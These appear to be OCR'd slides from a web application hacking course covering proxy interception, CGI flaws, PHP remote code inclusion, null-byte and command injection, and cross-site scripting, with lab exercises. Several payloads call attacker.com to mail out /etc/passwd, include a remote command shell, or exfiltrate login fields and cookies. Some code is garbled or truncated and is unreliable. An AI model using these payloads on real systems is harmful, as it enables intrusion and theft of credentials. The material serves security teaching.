
- Concept of Interception through Paros Proxy




1. The Attacker sends a request to the Paros Proxy.
2. The Paros Proxy connects the HTTP Server.
3. The HTTP Server sends back the answer to the Paros Proxy.
4. Code is being modified
5. The Paros Proxy sends back this answer to the Attacker.



- Starting Paros – Main Screen



- Starting Paros – Configure for Interception




- Enable “Trap request” and “Trap response” in “Trap Window”



- Paros will now intercept all traffic and using the buttons “Continue” or “Drop” you can pass the requests to their destination, or drop them
- Paros Proxy runs on localhost on Port 8080
- We need to configure our Browser to use this proxy



- Paros Proxy – Firefox




Paros Proxy – Firefox

1. In Firefox “Edit” -> “Preferences”
2. “Advanced”
3. “Network” tab
4. “Settings” button
5. Configuration
 - HTTP Proxy: localhost
 - Port: 8080
 - Check on “Use this proxy server for all protocols”




Paros Proxy – Google.com Example



1. HTTP Header
2. HTTP Data
3. "Continue" to see the next packet




Hands-On:




Hands-On:


- Start the Paros Proxy
- Configure Paros Proxy & Browser
- Solve Hack-It Stage 1 again using Paros this time.
- Try to modify values and/or code in the right part of Paros before you hit “Continue”



Hands-On:

- Get familiar with this basic interception procedure
- Solve the Web Hack-It
 - Stage 3
 - Input Validation
 - Stage 4
 - HTTP Header Manipulation
 - Stage 5
 - Router Access





- **Web Application**
 - Overview
 - Basics
 - Code Exposure
 - Input Validation
 - **CGI applications**
 - Cross Site Scripting
 - SQL Injection



- What is CGI?
 - Abbreviation of **C**ommon **G**ateway **I**nterface
- Specification for transferring information between a Web server and a CGI program
- The program could be written in any programming language, including
 - PHP
 - ASP
 - Perl
 - Java
 - Python
 - Ruby
 - Etc.



- There are several types of attacks against CGI applications:
 - File-read: Read files from the remote web server
 - File-execute: Execute applications on the remote web server
 - File-upload: Upload/Include custom code
 - Restriction-bypass: Bypass authentication



Modification Of Variables

- State variables are often used to distinguish between authentication states or user rights
- ID Variables are often used to distinguish between different orders, users or products
- Often variables are stored in the cookie for later usage



Simple Variable Weakness #1

- Due to the lack of a proper variable state initialization, we can define the state of the variable:

<http://www.example.com/index.php?auth=1>

- These variables are often stored in cookies

```
index.php:
<?php
if ($pass == "some_secret_pass")?
    $auth= 1;
if ($auth == 1)?
    echo "logged in successfully";
?>
```



Simple Variable Weakness #2

- Offers, customers and products often have numeric values
- Some applications still relay on these numbers. This makes it possible to read someone's order or offer by increasing or guessing a value within a variable
- These variables are often stored in cookies, especially customer IDs
- Example
 - <http://www.example.com/show-offer.asp?id=2345>



Remote File Read

- Many CGI scripts read local files according to the selection
- Example:
 - `www.example.com/ikonboard/help.cgi?helpo=user`
 - Will read and show “user.html”

 - `www.example.com/ikonboard/help.cgi?helpo=../../../../etc/passwd%00`
 - Will read and show the password file



Remote Code Inclusion – PHP #1

- Variable include/require statements are dangerous
- PHP applications with unsafe include() and require() calls are affected, because PHP allows remote URL's within those calls:
- Example:
 - <http://www.victim.com/index.php?action=logout.php>
 - The vulnerable code looks like this:

index.php:

```
<?php
    include $_GET['action'];
?>
```



Remote Code Inclusion – PHP #2

- A simple PHP command execution script is put to a web server:

```
cmd.php: <?php system($c) ?>
```

- When the request below is sent, the web server of the target includes our PHP script and passes our command to it:
 - <http://www.victim.com/index.php?action=http://www.attacker.com/cmd.php?c=ls>



Remote Code Inclusion

- Sometimes it's possible to use/abuse upload scripts to upload custom CGI/PHP scripts to the remote web server
- Some other places to include custom codes which will be executed by the Webserver are guestbook's, forums, etc.



NULL-Byte Injection

- NULL (\0) is often used to terminate strings within applications
- NULL bytes can be used to remove file extensions if user supplied data is used for filenames and a fixed extension is added by the application:
 - `www.codito.de/ikonboard/help.cgi?helpon=../../etc/passwd`
Reads `/etc/passwd.html` (Not found)?
 - `www.codito.de/ikonboard/help.cgi?helpon=../../etc/passwd%00`
Reads `/etc/passwd` (Found)



Character Injection

- CRLF (`\r\n`) could invoke a second command if user-supplied data is passed to the command line
- `;`, `&`, `&&`, `|`, `||` and ``` can also trigger a second, custom command to be executed

- Script executes command:


```
system("cat welcome_mail.txt | mail <USER-SUPPLIED DATA>");
```

- Using the following string as the e-mail address will send us the original mail and the password file:

```
user@attacker.com && mail user@attacker.com < /etc/passwd
```





Hands-On:



Hands-On:

- Solve the Web Hack-It
 - Stage 6
 - Cookie Manipulation
 - Stage 7
 - Code Inclusion
 - Stage 8
 - Local File Inclusion





- **Web Application**
 - Overview
 - Basics
 - Code Exposure
 - Input Validation
 - CGI applications
 - **Cross Site Scripting**
 - SQL Injection



- Cross Site Scripting (called XSS) is a technique do insert custom HTML/JavaScript/etc. code into a remote website
- There a mainly 2 ways:
 - Persistent: Code is inserted into the remote website using a guestbook, forum, etc.
 - Non persistent: Code is inserted into the remote website using a specially crafted link and have users clicking it
- <http://www.xssed.com/archive/special=1/>
 - List of famous & government websites with XSS
- Reference: XSS Cheat Sheet
 - <http://ha.ckers.org/xss.html>



Web Application – Cross Site Scripting

- Example – USA election:



- Indirect impact:
- HTML or JavaScript code will be entered in a guest book. Every time someone opens the guestbook, the code will be interpreted by the viewers web browsing engine
- Error messages will be logged to a text file. Instead of simple generating a message like “test.txt File not found”, messages like “<script>alert(“test”);</script> will be generated. When the log viewer application interprets the lines in the text file, the code might be executed



- Affected parts of an application
 - Every part of an application can be vulnerable to injection attacks depending on its processing of information
 - Any variables, form fields, cookies and components are candidates to be abused for this attack
- Missing input validation is the source of this attack



Discovery of XSS

- The discovery of possible attack vectors can be done manually or automated
- Manual analyzing:
 - What input possibilities are available within an application?
 - How is the data processed?
 - Try to modify input fields with common test strings.
 - Modify the attack string to do something useful!



Advanced XSS

- Reading the clipboard of clients using the Internet Explorer through XSS (e.g. using a fake image tag)
- The attackers dumb script simply writes the given data to a log file on the remote server:

```
<script>
  data = clipboardData.getData("Text");
  img = '';
  document.write(img);
</script>
```



Advanced XSS

- A XSS bug in a login page in combination with the victim using the browsers "password-safe" enables attackers to steal login data.

```
<script>
  function hack() {
    url = 'http://www.attacker.com/logindump.php?u=' +
    document.form.username.value + '&p=' + document.form.pw.value;
  };
  location.href=url;
  setTimeout(hack,2000);
</script>
```




Advanced XSS

- The victim uses a webmailer, e.g. yahoo.com and does not log out, so his session is still active
- The victim visits some XSS poisoned site that expects yahoo.com users to still be logged on and sends mails using their account/browser:

```
  
  top.load('http://www.attacker.com/cockiedump.php?c=' + document.cookie  
</script>
```




